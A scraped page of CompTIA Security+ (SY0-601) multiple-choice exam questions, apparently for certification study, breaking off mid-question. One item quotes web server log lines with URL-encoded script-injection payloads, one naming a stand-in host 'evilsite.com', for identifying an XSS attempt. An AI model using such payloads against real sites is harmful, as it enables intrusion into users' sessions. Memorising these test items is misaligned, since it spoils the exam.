
An organization is concerned about intellectual property theft by employees who leave the organization. Which of the following should the organization MOST likely implement?

A. CBT

B. NDA

C. MOU

D. AUP



Actual exam question from CompTIA's SY0-601

Question #: 330

Topic #: 1

[All SY0-601 Questions]

A security analyst reviews web server logs and notices the following lines:

```
104.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /profile.php?id=%3cscript%3ealert%28%271%27%29%3cscript%3e HTTP/1.1" 200 11705
"http://www.example.com/downloadreport.php"
104.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /profile.php?id=%3cscript%3ealert%28%27
http%3a%2f%2fwww.evilsite.com%2fupdater.php%27%29%3cscript%3e HTTP/1.1" 200 23713 "http://www.example.com/downloadreport.php"
```


Which of the following vulnerabilities is the attacker trying to exploit?

A. Token reuse

B. SQLi

C. CSRF

D. XSS



Actual exam question from CompTIA's SY0-601

Question #: 331

Topic #: 1

[All SY0-601 Questions]


A network manager is concerned that business may be negatively impacted if the firewall in its data center goes offline. The manager would like to implement a high availability pair to:

A. decrease the mean time between failures.

B. remove the single point of failure.

C. cut down the mean time to repair.

D. reduce the recovery time objective.



Actual exam question from CompTIA's SY0-601

Question #: 332

Topic #: 1

[All SY0-601 Questions]


A major manufacturing company updated its internal infrastructure and just recently started to allow OAuth applications to access corporate data. Data leakage is now being reported. Which of the following MOST likely caused the issue?

A. Privilege creep

B. Unmodified default settings

C. TLS protocol vulnerabilities

D. Improper patch management



Actual exam question from CompTIA's SY0-601
Question #: 333
Topic #: 1
[All SY0-601 Questions]

While preparing a software inventory report, a security analyst discovers an unauthorized program installed on most of the company's servers. The program utilizes the same code signing certificate as an application deployed to only the accounting team. After removing the unauthorized program, which of the following mitigations should the analyst implement to BEST secure the server environment?

A. Revoke the code signing certificate used by both programs.

B. Block all unapproved file hashes from installation
